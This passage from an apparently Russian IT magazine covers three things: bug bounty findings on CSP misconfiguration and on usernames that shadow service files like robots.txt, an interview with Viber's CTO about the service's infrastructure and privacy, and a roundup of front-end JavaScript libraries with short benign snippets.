HTTPS. Но вот время, которое данное правило действительно с момента установки, было относительно недолгим — 180 дней. Кстати, стоит отметить, что существует pre-shared list, где перечислены сайты, на которые можно заходить только по HTTPS (HSTS preload list), — goo.gl/KxrNtl.



Награда за специфичную настройку CSP

#321 CSP not consistently applied

janpaul123 reported a bug to HackerOne. show raw · 6 months ago

Also thought I'd formally submitted the issue we discussed yesterday, that sometimes the CSP response headers served are missing for browsers that don't support them, but then the page without these headers can be cached by Cloudflare. This makes it easier to mount a XSS attack.

State: Resolved (Closed)
Bounty: $250
Type: Cross-Site Scripting (XSS)

MISCONFIGURATION — CONTENT-SECURITY-POLICY — И ЕСТЬ, И НЕТ

Уязвимость заключается в том, что веб-приложение некорректно определяет правила раздачи Content-Security-Policy.

Многим известен заголовок Content-Security-Policy (CSP), который все больше и больше приходит в массы. Он передается в ответе веб-сервера и сообщает браузеру, откуда и какой контент можно подгружать (картинки и тому подобное). В основном он предназначен для защиты от последствий XSS-атак, так как тот же снифер уже не внедришь со своего сайта (при корректных правилах CSP). Но дело в том, что не все браузеры его поддерживают и возможны случаи, когда разработчики принимают решение, что не надо отсылать данный заголовок клиенту, если его браузер не поддерживает CSP. Получается, что разработчики определяют белый список браузеров (по факту — список полей UserAgent), кому отсылать данный заголовок. В итоге имеем следующие проблемы:

- ответ без CSP-заголовка может быть закеширован клиентской стороной (например, на прокси-сервере). Хотя бывает и на серверной, где-нибудь на промежуточных кеш-серверах. Как итог — этот же ответ (без CSP) может быть отдан пользователю, у кого браузер поддерживает CSP;
- все больше и больше создается браузеров — форков Chromium, где пользователи выставляют свой UA, которого нет в белом списке по ясным причинам.

Как видишь, данные ситуации могут привести к случаю из заголовка — CSP и есть, и нет, даже для тех, кто поддерживает. На HackerOne за подобную вещь тоже наградили, но все думают точно так же. Например, у Facebook ситуация сложная: они работают именно по белым спискам и не всем отсылают CSP (только хрому версии выше X, FF выше версии Y, но не между A1 и B1), так как если аудитория ресурса очень большая (как у Facebook), то важен вопрос совместимости (у FF в определенных версиях с этим проблемы) и лучше не отсылать заголовок, чтобы не потерять аудиторию. Позднее они планируют убрать это правило.

WEB APPLICATION MISCONFIGURATION — НЕБЕЗОПАСНЫЙ %USERNAME%

Уязвимость заключается в некорректной архитектуре веб-приложения, функционал которого позволяет атакующему подменить содержимое служебных файлов, находящихся в веб-директории приложения.

На разных сайтах по-разному генерируется URI для доступа к личному профилю. Чаще всего это что-то типа /users/username/, но бывает, что имя пользователя идет сразу после домена, например http://example.com/username. Давай разовьем ситуацию и предположим, что в имени пользователя разрешены точки… Приходим к тому, что мы можем зарегистрировать пользователя с интересным именем, например robots.txt, и, возможно, подменять содержимое файла для поисковых роботов, дав им проиндексировать то, что не нужно! Далеко за примером ходить не надо, наверняка ты помнишь случай с утечкой SMS на сайте «МегаФона». Кроме того, можно вообразить и другие ситуации, которые позволят поломать основной функционал сайта.

ВЫВОДЫ

Как видишь, существует много различных способов проэксплуатировать, на первый взгляд, не имеющий никакой угрозы баг. Многое зависит от смекалки, опыта, знания условий эксплуатации и воображения :). Советую поглядывать различные баги на hackerone.com, ведь многие уязвимости после закрытия становятся публичными. Там же можно почитать про утечку полных путей через CSS-файлы, отсутствие SPF-записи в домене и, как следствие, возможность спуфить адрес отправляемой почты (ведь SMTP позволяет спуфить адрес отправителя «по стандарту»), а также про многое другое, не менее интересное и немного странное :). Happy bughunting!



$2 204


СРЕДНЯЯ СУММА ВЫПЛАТЫ В ПРОГРАММЕ ВОЗНАГРАЖДЕНИЙ FACEBOOK К 2013 ГОДУ. ОБЩЕЕ ЧИСЛО ЗАЯВОК ПРЕВЫСИЛО 14 ТЫСЯЧ, СРЕДНЕЕ ВРЕМЯ РЕАГИРОВАНИЯ НА ЗАЯВКУ — 6 МЕСЯЦЕВ.

$2 000 000



выплатила Google к 2013 году по программам вознаграждений за баги в Chromium и веб-сервисах компании. Более чем за три года было обнаружено более двух тысяч уязвимостей.


$11 000



получил исследователь из Палестины, нашедший способ публиковать сообщения на стене любого пользователя в Facebook в обход настроек приватности. Но заплатила за баг не администрация сети, а сообщество. Дело в том, что автор бага протестировал находку... на странице самого Марка Цукерберга. Тем самым он нарушил правила программы вознаграждений Facebook, согласно которой запрещено тестировать уязвимости на реальных пользователях.

$26 000

ПОЛУЧИЛИ СОТРУДНИКИ GOOGLE ЗА УЯЗВИМОСТИ, НАЙДЕННЫЕ В INTERNET EXPLORER 11 В 2013 ГОДУ.





Беседовал
Степан Ильин

Игорь Магазинник

VIBER ИЗНУТРИ

СТО И СООСНОВАТЕЛЬ VIBER

Мобильные мессенджеры — территория высоких нагрузок и огромных требований к надежности и безопасности. Тем интереснее узнать, как устроена инфраструктура одного из лидеров этого рынка.

ИДЕЯ VIBER И НЕОЖИДАННЫЙ УСПЕХ

Когда вы решили: «мы будем делать Viber», — в каком году это было?

Тогда это, естественно, еще не называлось Viber. Но первые мысли начали оформляться в код где-то весной 2010 года. Первый релиз состоялся в декабре 2010-го.

А когда был первый прототип? Сколько времени ушло на создание рабочей версии?

Что-то было готово уже через месяц. Но это «что-то» было во всех смыслах очень далеко от того, что мы готовы предоставить пользователям :).

Какова была исходная идея — сделать мессенджер или создать этакого «убийцу Skype»? Или все вместе, чтобы убить сразу и SMS, и Skype, и все остальное?

Первая версия Viber вышла без мессенджинга, хотя, безусловно, мы понимали, что мессенджинг туда придет. Просто сразу на все не хватило ни времени, ни сил.

Изначально у нас была даже не идея — проблема: было жутко неудобно звонить, когда ты находишься в роуминге, особенно за границей во время путешествий или командировок. Тогда уже появились смартфоны, в том числе iPhone и его App Store. Технологии пришли к тому, что тебе ничто не должно было мешать, просто набрать человека — и он бы тебе ответил. Вне зависимости от того, где находишься ты и где находится он. Но подобных продуктов тогда не было.

Из-за этой головной боли, связанной с постоянными разъездами и попытками вызвонить людей, мы решили попытаться сделать голосовую связь через интернет нормально, чтобы это просто работало. Потому что на тот момент Skype (и особенно его мобильная версия) работал так, что это нельзя было назвать работой. Нужно было заранее договариваться о звонке (например, по email), чтобы человек вышел в Skype и не тратил батарейку, — и только тогда созвониться. Это не тот experience, который нужен пользователю. Пользователь хочет просто нажать на имя контакта — и чтобы звонок состоялся. Skype не дает этого ни сейчас и не давал этого тогда.

МЫ ХОТЕЛИ, ЧТОБЫ ПОЛЬЗОВАТЕЛЮ НЕ НУЖНО БЫЛО ПРОХОДИТЬ ВОСЕМЬ КРУГОВ АДА — РЕГИСТРИРОВАТЬСЯ, ДОБАВЛЯТЬ КОНТАКТЫ, ДОГОВАРИВАТЬСЯ, КОГДА И С КЕМ СОЗВОНИТЬСЯ. МЫ ХОТЕЛИ, ЧТОБЫ МОЖНО БЫЛО ЗА ДЕСЯТЬ СЕКУНД ПОСТАВИТЬ СЕБЕ ПРИЛОЖЕНИЕ — И ВСЕ, МОЖНО РАБОТАТЬ

Вы были первыми, кто ввел авторизацию контакт-листа по телефонному номеру?
Нет, на тот момент уже вышел WhatsApp.

Каковы были цели Viber, каким требованиям он должен был удовлетворять?
Максимальная простота для пользователя. Максимальное удобство. Максимальное качество в тех сервисах, которые Viber предоставляет. В самом первом релизе это были только звонки, потом добавился мессенджинг.

Мы хотели, чтобы пользователю не нужно было проходить восемь кругов ада — регистрироваться, добавлять контакты, договариваться, когда и с кем созвониться. Мы хотели, чтобы можно было за десять секунд поставить себе приложение, выполнив очень простые действия (ввести свой номер телефона и подтвердить его вводом проверочного кода). Приложение автоматически регистрировалось бы, синхронизировало адресную книгу — и все, можно работать.

Это сразу выстрелило? Все сразу поняли и приняли этот подход?
Да, это заработало сразу! Мы, конечно, такого не ожидали. То, что произошло, когда мы выпустили приложение... мы никому, кроме узкого круга семьи и друзей, про Viber не рассказывали. Тогда он вышел только в израильском App Store. И без какого-либо участия с нашей стороны уже через неделю об этом начали говорить по радио и ТВ. Чтобы не упустить возможный PR, который мы хотели получить, сделав международный запуск, нам пришлось очень быстро выпустить Viber и за границей. А через три дня после этого у нас уже был первый миллион зарегистрированных пользователей. И да, этому мы тоже очень удивились.

Где в первую очередь появился Viber?
Первый релиз состоялся на iOS. Потом iOS продолжала продвигаться вперед по фитчерам, и у нас довольно много времени ушло на то, чтобы догнать ее с Android. Релиз Android произошел где-то через год после iOS. Уже потом стали появляться и остальные платформы: Windows Phone, BlackBerry, нокиевские платформы S40 и S60, которые сейчас уже... не очень с нами.

Еще очень важной платформой для нас, людей, которые целый день сидят в офисе, перед компьютером, была десктопная версия. Потому что печатать с клавиатуры, конечно, удобнее. Поэтому для нас был важный milestone, чтобы все это работало и на PC, и на Mac, и на Linux. Но это появилось еще позже.

Многие, наверное, назовут такой шаг спорным. Мессенджерам выгодно держать свою аудиторию понятной. Одно дело — сказать: моя аудитория полностью состоит из мобильных пользователей. Но когда есть десктопная версия, так уже не скажешь.
Мы хотели принести на десктоп простоту user experience, такую же простоту использования, которая есть у нас на мобильных платформах. Надеюсь, что у нас это получилось.

Пользоваться Skype параллельно, на нескольких девайсах, то есть на компьютере, телефоне (хотя мало кто активно пользуется Skype на телефоне), — это очень интересный опыт. Наверное, всем такое знакомо — когда ты запускаешь Skype на каком-то неосновном PC, а на тебя начинают сыпаться сообщения, которые вызывают ностальгию, — двухмесячной или вообще двухгодичной давности. А мы хотели создать нормальный cross device experience. Нам было очень важно, чтобы все стопроцентно синхронизировалось между десктопной версией и между мобильной. Нужно сказать, это была очень и очень непростая задача, которая отняла у нас чрезвычайно много времени и сил.

Почему вы не взяли какой-нибудь XMPP и не сделали мессенджинг на нем? Зачем нужен был свой протокол?
В этом смысле мы всегда думали: что выбрать для себя? На этих весах всегда два полюса. Один полюс — интероперабельность. Второй полюс — инновации. Скажем, если взять стандарты, которые суперинтероперабельны, например SMS. Они не менялись с восьмидесятых годов. И что там где? Соответственно, идя по такому пути, ты очень ограничен в том, что можешь делать.

Когда же мы выбираем для себя инновацию, мы можем делать со своим закрытым протоколом все, что угодно.

Скажем, сегодня нам подумалось, что нашим пользователям должна быть интересна какая-то крутая фича. И думать о том, чтобы все остальные клиенты, поддерживающие наш протокол, тоже могли с этим работать, — это очень сложно. Поэтому мы предпочитаем работать со своим собственным протоколом, куда можем добавлять все, что хотим, в любых количествах.

ИНФРАСТРУКТУРА И СТЕК

Наверное, вся инфраструктура очень сильно поменялась с весны 2010 года? Какая инфраструктура использовалась тогда, в начале, и какая сейчас?
Все поменялось уже несколько раз. В смысле архитектуры клиентов коренным образом ничего не поменялось. Но менялась серверная часть.

Архитектура клиентов у нас использует кросс-платформенную библиотеку, которая бежит практически без изменений на всех используемых нами платформах. Начиная от Windows Phone 8 и заканчивая iOS. Над этой библиотекой строится UI на том языке, которым пользуется эта платформа. Если это Windows Phone — это C Sharp, если iOS — Objective-C, если Android — это Java. Мы хотим, чтобы аппликация была максимально приближена к нативному перформансу, поэтому не пользуемся никакими кросс-платформенными инструментами вроде PhoneGap. Все native, все разработано нативными средствами той или иной платформы (кроме общей библиотеки).

Что касается серверов, то вначале мы использовали свои наработки. На тот момент у нас уже был довольно большой опыт написания масштабируемых сервисов. Мы использовали многое из своего набора. Это был бэкенд, который не использовал абсолютно ничего стандартного, заточенный под абсолютный High Performance, он работал под Linux и был написан на чистых «плюсах».





Наверняка использовались какие-то БД или все тоже было свое?
У нас, конечно, были какие-то вспомогательные веб-системы. В качестве веб-стека мы до сих пор используем PHP MySQL, а баз данных никаких не было. Все хранилось в самописных C++ серверах, заточенных на максимальную производительность.

То есть все изначально писали так, чтобы часто используемые оперативные данные хранились в памяти? Все было заточено на горизонтальное масштабирование?
Да, именно. Если вспоминать — казалось бы, 2010 год был не так давно. Но популярные сегодня слова, например NoSQL, тогда были менее модными. Все это находилось в зародыше, хороших продуктов было достаточно мало. Так что пользоваться собственной архитектурой (тем более что многие наработки у нас уже были) на тот момент оказалось, наверное, правильным решением.

И как это менялось со временем?
В основном менялись те части архитектуры, которые работают с данными, — переключались на более стандартные продукты. От каких-то своих способов мы стали переходить если не к традиционным релятивным БД, то к более NoSQL продуктам. К примеру, в основе предыдущего поколения наших бэкендов лежали MongoDB и Redis. Но мы достаточно быстро поняли, что MongoDB не дает нам нужного результата во всем, что касается производительности. Поэтому сверх этого пришлось самим, достаточно сложными способами, прикручивать Redis, писать для него свой собственный шардинг. Могу сказать, что багов в MongoDB и Redis мы открыли очень немало. Наверное, в какое-то время мы даже были чемпионами по поиску багов. Сейчас мы переходим на следующую нашу архитектуру. Мы заменяем и MongoDB, и Redis на Couchbase.

Почему вы выбрали именно Couchbase?
Мы анализировали все остальные продукты на рынке. Анализировали как их архитектуру, так и перформанс. Просто гоняли. Несколько месяцев занимались перформанс-тестами всех NoSQL-проектов, пока не пришли к выводу, что по сочетанию возможностей и производительности Couchbase для нас более подходящий продукт. В числе пользователей Couchbase и без того числятся Cisco, AOL, eBay и так далее. Это достаточно серьезный продукт.

Как выглядит архитектура Viber сейчас? Если представить ее общими мазками.
Все довольно сложно. Это несколько кластеров NoSQL баз данных. Это сервисы, позволяющие нам продолжать работать, даже если какие-то кластеры падают. Это фронтенд-серверы, которые все еще написаны нами на C++ и максимально оптимизированы под перформанс. Это слой доступа к данным, который сейчас написан на Python, но скоро мы мигрируем его на Java. Это также компоненты, которые отвечают за message routing. И много, очень много инфраструктурных вещей.

Каждый аспект архитектуры Viber начинался как нечто очень простое, а потом разрастался во что-то очень сложное. Приведу пример: как это ни странно звучит, одна из самых больших расходных статей компании, подобной Viber, — это не серверы и не зарплата программистов, это SMS. Те SMS, что мы посылаем, чтобы пользователь смог пройти активацию. Конечно, SMS — недорогая штука, но, когда каждый день регистрируется миллион пользователей, это превращается в достаточно большую и серьезную статью расходов.

В первом релизе Viber SMS посылались благодаря тому, что веб-скрипт, написанный на PHP, дергал HTTP-интерфейс какого-то SMS-провайдера, чтобы тот послал сообщение. Сейчас все это разрослось в мощную SMS-систему, со своими правилами роутинга, с выбором лучшего провайдера, исходя из соотношения цена/activation_rate и так далее. Каждая такая мелочь исходной системы со временем развилась в отдельную сложную составляющую.

С таким количеством пользователей это неудивительно :).
Да, здесь ничего не поделаешь. Грубо говоря: выпустив Viber во всем мире, через неделю мы поняли, что наш SMS-провайдер прекрасно умеет доставлять сообщения в Америку, но не умеет в другие страны. Пришлось сидеть и в Excel высчитывать данные по тому, какие провайдеры и куда умеют доставлять сообщения. Потом руками прописывали в PHP-файле, к какому провайдеру из каждой страны обращаться. Постепенно все это вылилось в красивую систему, которая автоматически занимается подобной активацией.

ДО VIBER

Как я понимаю, у компании Viber было несколько основателей? Непосредственно вы и… кто еще, кем были другие сооснователи?
Конечно, это были друзья. Всегда лучше делать бизнес с людьми, которые близки тебе по духу. Но у нас была своего рода привилегия — перед Viber мы уже работали вместе в рамках нашей предыдущей компании. Мы хорошо знали друг друга, умели работать друг с другом. Это очень важный фактор, что мы были сработавшейся, готовой командой.

Основная команда Viber — это Тальмон Марко, наш CEO, я, и еще один человек, который отвечал за бэкенды и всю серверную инфраструктуру. Остальные все с технологическим бекграундом. Но у нас был многолетний опыт совместной работы.

Вашим первым проектом была P2P-сеть iMesh?
Да, первый проект — iMesh. Но это было очень давно: проект мы начали в 1999 году, когда P2P-сервисы только появились. Работу над iMesh мы начали, когда еще не было даже легендарного Napster. Но Napster вышли раньше нас и смогли собрать огромную пользовательскую базу — и они же умудрились первыми получить повестку в суд от Ассоциации звукозаписывающих компаний Америки.

Впрочем, на том этапе мы уже были более интересны технологически, чем Napster. У нас первыми появились такие функции, которые сейчас считаются стандартными, а в тот момент были прорывными. Например, загрузка одного и того же файла от нескольких пользователей. Сейчас никто этому не удивляется, но когда-то мы были первыми, кто это сделал. Например, в Napster загрузка происходила от одного пользователя.

А BitTorrent и eDonkey уже были?
BitTorrent не было, eDonkey еще даже не зарождался — все это уже появилось после нас.

В наше время единственным серьезным продуктом такого рода был Napster.

Протокол у вас был свой, вы его с нуля писали?
Да, протокол был закрытым. Он, в общем, так и умер проприетарным.

Дело в том, что с тех пор произошло очень много различных изменений, iMesh сейчас — это совершенно иной продукт, и компания тоже совсем другая. А протокол так и остался проприетарным, как и протокол Viber, кстати.

На чем она в итоге написана?

Из технологий… C++ всегда остается основным для performance-вещей. На C++ написаны все фронтенд-серверы, все, что связано с routing и информацией между серверами. Пока мы не смотрим на какие-то более модные технологии вроде Erlang, просто потому, что у нас собралась большая команда, которая хорошо умеет писать на C++.

Сейчас «заходит» Java. Есть Python. Еще Shell script, естественно. Во всяких вебовских вещах мы пользуемся PHP. Иногда те же вебовские вещи всплывают в аппликации. Пользуемся MySQL. Это все основные технологии.

Одна из технологических частей Viber — это непосредственно движки, вернее протоколы, которые используются для обмена голосом. Видеозвонки тоже. Вы разрабатывали их in house или это сторонние разработки?

Здесь тоже произошла довольно большая эволюция. Мы пользовались определенными third party движками. Но, как легко можно узнать в интернете, в первом релизе мы пользовались движком московской компании Spirit. Через год мы с ними расстались. С тех пор прошли еще один продукт. В последние два с половиной года используем модифицированную нашими руками версию WebRTC. То есть в основе Viber лежит WebRTC, который мы оптимизируем, дополняем. Основные проблемы — оптимизация работы на мобильных девайсах (ARM, снятие и воспроизведение звука и картинки на iOS и Android) и оптимизация для сетей 3G, которые очень отличаются своим поведением от обычного домашнего подключения.

Если говорить о мониторинге, у вас наверняка выделено много людей для поддержания работоспособности и мониторинга всего и вся?

На самом деле их не так много. Это довольно забавно, но, если бы вы спросили меня об этом год назад, я ответил бы, что всего один человек. К сожалению, очень часто заниматься этим приходилось и инженерам. Сейчас мы расширяем наш IT-департамент и понемногу начинаем выделять подразделение DevOps.

Для мониторинга мы используем очень-очень много всего. Изначально наш основной мониторинговый продукт на системном уровне был Zabbix. У нас очень много своих инструментов для мониторинга, которые позволяют аппликативно смотреть, что происходит с нашими серверами (какие мессаджи туда приходят, что там происходит), рисуют красивые графики и так далее. В том числе мы пользуем Stackdriver из последних и модных вещей.

С точки зрения методологии используете какие-либо модные подходы, вроде Agile?

Да, используем и все время меняем их, стараемся адаптировать под себя. Большая часть компании работает с Agile: в основном это Scrum, иногда в некоторых командах Kanban. Но большая часть команд, особенно команды клиентские, работают по Scrum.

Для взаимодействия между командами что используется? Какие инструменты — внутренние наработки или что-то вроде Redmine, Trac?

Мы используем продукцию замечательной компании Atlassian — JIRA и еще Confluence обязательно. Все, что связано с документацией и коллаборацией, у нас в Enterprise Wiki, то есть в Confluence. Все, что связано с трекингом, — JIRA. Все хостим у себя.

БЕЗОПАСНОСТЬ

Когда вы выпустили приложение для Android, наверняка много умельцев хотели его декомпилировать, отреверсить, посмотреть. Как вы подходите к защите приложений, которые уходят в Google Play?

Подходим, конечно, очень серьезно. В чем-то помогает ядро на C++, декомпилировать его все-таки сложнее, чем Java. Вообще мы очень серьезно относимся к безопасности пользователей, в том числе поэтому мы все время проводим external black hat проверки. То есть выбираем внешнюю компанию, предоставляющую такие услуги, даем им поломать Viber и смотрим, что из этого выйдет. Если они что-то находят, сразу же чиним. У нас нет официальной Bug Bounty программы, но, если кто-то пишет нам о какой-то проблеме или уязвимости, мы стараемся или вознаградить его, или как-то наладить постоянное сотрудничество. Мы очень ценим это, для нас это важно.

Протокол Viber наверняка уже пытались реверсить, наверняка кто-то пробовал выкладывать отреверсенные описания его работы?

Ничего серьезного я не видел. Протокол зашифрован, так что любая попытка это сделать будет достаточно сложной.

C++ ОСТАЕТСЯ ОСНОВНЫМ ДЛЯ PERFORMANCE-ВЕЩЕЙ. НА C++ НАПИСАНЫ ФРОНТЕНД-СЕРВЕРЫ, ВСЕ, ЧТО СВЯЗАНО С ROUTING И ИНФОРМАЦИЕЙ МЕЖДУ СЕРВЕРАМИ. ПОКА МЫ НЕ СМОТРИМ НА БОЛЕЕ МОДНЫЕ ТЕХНОЛОГИИ ВРОДЕ ERLANG, ПРОСТО ПОТОМУ, ЧТО У НАС СОБРАЛАСЬ КОМАНДА, КОТОРАЯ ХОРОШО УМЕЕТ ПИСАТЬ НА C++

Я не говорю, что кто-то может взломать протокол, снимая данные из сети. Но даже просто зная всю ту информацию, что есть на Viber-клиенте, просто протокол никому воспроизвести не удалось.

Важный вопрос, связанный со всеми мессенджерами: сейчас всех обвиняют в том, что они сливают данные и позволяют шпионить за юзерами. Что вы обычно отвечаете на такие обвинения? Ведь они наверняка были.

Были, конечно, они появляются. Но данные пользователя для нас — самое главное. Пользователи нам доверяют, и мы хотим, чтобы так и оставалось. Поэтому данные мы очень и очень серьезно храним. Можно судить даже по одному случаю: когда Саудовская Аравия заявила, что закроет мессенджеры, которые не соглашаются передавать им пользовательские данные. Закончилась эта история тем, что нас там заблокировали. WhatsApp — нет. Это факты. Не буду спекулировать на тему, почему так случилось.

Вы не предоставляете доступ к пользовательским данным вообще никому?

Вообще никому. Единственное исключение, как и в любой компании, составляют официальные запросы суда по конкретным случаям. Скажем, если из Франции приходит запрос, связанный с расследованием убийства, то мы предоставляем данные, но только очень-очень определенные. Мы никогда не предоставляем ни содержимое переписки, ни содержимое самих разговоров. Мы сильно позаботились о том, чтобы даже для нас это было в прицнипе невозможно, мы построили систему именно таким образом. Поэтому получить содержимое переписки не может никто, ни по каким судебным документам.


Вы используете P2P-шифрование, то есть через вас все сообщения и голосовая связь проходят в зашифрованном виде?

Я не буду комментировать, какие конкретно способы шифрования мы используем, чтобы не облегчать никому задачу :). Но мы их меняем, постепенно и все время. Делаем все сложнее, потому что ситуация в мире становится все тяжелее в последние годы. Все мы видим, что происходит. Все эти громкие дела, все, что было со странами и правительствами, которые пытаются подслушивать пользователей. Наша позиция в данном случае проста: наша единственная забота — сохранить privacy наших пользователей.

AJAX БЕЗ ХЛОПОТ

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Илья Пестов
@ilya_pestov



Илья Русанен
rusanen@real.xakep.ru

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

Intercooler.js

https://github.com/LeadDyno/intercooler-js
Intercooler — это RESTful data-binding библиотека, предназначенная для описания бизнес-логики AJAX-веб-приложения в декларативном стиле. Проще говоря, она позволяет создать интерактивный пользовательский интерфейс лишь с помощью data-атрибутов тегов. Возможно, кому-то это напомнит библиотеку 2007 года FullAjax, написанную нынешним основателем Jelastic Русланом Синицким.

С Intercooler тебе не придется задумываться о моделях, роутинге, валидации, рендеринге и многих других вещах, о которых принято заботиться в современных фреймворках. Все это Intercooler берет на себя, предоставляя тебе интерфейс значительно более высокого уровня абстракции. Пример:

```
<div id="targetDiv">Results Div...</div>
<i id="indicator" style="display:none"
 class="fa fa-spinner fa-spin">
<input id="hiddenInput" type="hidden"
 name="hidden" value="42"/>

<div ic-trigger-on="click"
 ic-verb="POST" ic-src="/example"
 ic-include="#hiddenInput"
 ic-indicator="#indicator"
 ic-target="#targetDiv"
 ic-transition="none">Click Me!</div>
```

Когда мы кликнем на div, отправится POST-запрос на /example, включающий в себя значение поля с #hiddenInput. Пока AJAX в действии, будет отображаться #indicator. После того как будет получен ответ, он будет помещен в блок с идентификатором #targetDiv, но при этом анимации не произойдет, потому что мы указали `ic-transition="none"`.


Библиотека отлично подойдет для описания несложных AJAX-based пользовательских интерфейсов, хотя мощи и гибкости полноценного фреймворка ей, конечно же, не хватает.



Jeet

jeet.gs
Jeet — это grid system для людей. Он построен на CSS-препроцессорах, совместим с SCSS и Stylus. Вместо классов .col-nn-6 Jeet использует миксины, где сочетаются необходимые параметры, которые можно обозначить в формате простых и десятичных дробей.

```
@import 'jeet/index';
@include edit;
section {
  @include center;
}
aside {
  @include colcol(1/4, gutter: .5);
}
article {
  @include colcol(2/3, gutter: .5);
}
```




Матрешка

https://github.com/finom/matreshka
Matreshka.js — фреймворк общего назначения, в котором значимость данных доминирует над внешним видом. Это не очередной проект, где ключевые преимущества незначительны по сравнению с Backbone, Angular, Ember. В чем же суть?

Проект поставил перед собой амбициозную цель — возможность вообще забыть о том, что у нас есть UI, оперируя только данными. Проще говоря, его создатель предлагает полностью переложить работу с уровнем представления (UI) на плечи фреймворка.

Матрешка не разделяет приложение на модели и представления. Она связывает данные таким образом, что разработчику вообще не приходится самому писать код для модификации DOM-дерева. Из коробки при изменении данных DOM-дерево автоматически обновляется, когда обновляются сами данные (то есть подставляются нужные значения, добавляются новые элементы в UI для отображения новых элементов в массивах и так далее). Такой вот биндинг для ленивых.




Ниже приведен миниатюрный пример, где при изменении `mk.x` меняется значение `select`:

```
<select class="my-select">
  <option>1</option>
  <option>2</option>
  <option>3</option>
</select>
var mk = new Matreshka();
mk.bindElement( 'x', '.my-select' );
mk.x = 2;
```

PourOver

https://github.com/NYTimes/pourover
Когда речь заходит об оперативной работе с коллекциями, состоящими из сотен тысяч элементов, в JavaScript, очень тяжело сохранить производительность без изобретения велосипедов. Разработчики The New Your Times решили эту проблему, зарелизив библиотеку PourOver.js. Она позволяет реально быстро фильтровать, сортировать, объединять, скрещивать огромные объемы данных. PourOver всегда будет знать, как они были построены, и по-умному обновлять при их изменении.




Gesturekit

https://github.com/RoamTouch/gesturekit.js
В первую очередь Gesturekit — это сервис, позволяющий создавать тач-жесты на любой вкус, которые в дальнейшем можно использовать с помощью специально сгенерированного хеш-кода в своих мобильных веб-приложениях. После получения хеш-кода для жеста ты можешь использовать его в своих приложениях, просто подключив небольшую библиотеку.

```
gesturekit.init({
  'gid': 'xxxx-xxxx-xxxx'
});
```

Gesturekit-клиент миниатюрен (порядка 3 Кб кода) и не имеет внешних зависимостей, что очень важно для мобильных веб-приложений.




AniJS

https://github.com/anijs/anijs
Простая, но очень удобная библиотека для декларативного описания CSS-анимаций, основанная на animo.css. Пригодится, например, при скоростной разработке анимированных лэндингов.

```
<!-- При клике выполним анимацию shake
     на элементе .box -->
<div data-anijs="if: click, do: flipInY,
 to: .box"></div>
```

Поддерживает события click, dbclick, scroll, focus, change, mouseenter, mouseleave и другие.



EpicEditor

epiceditor.com
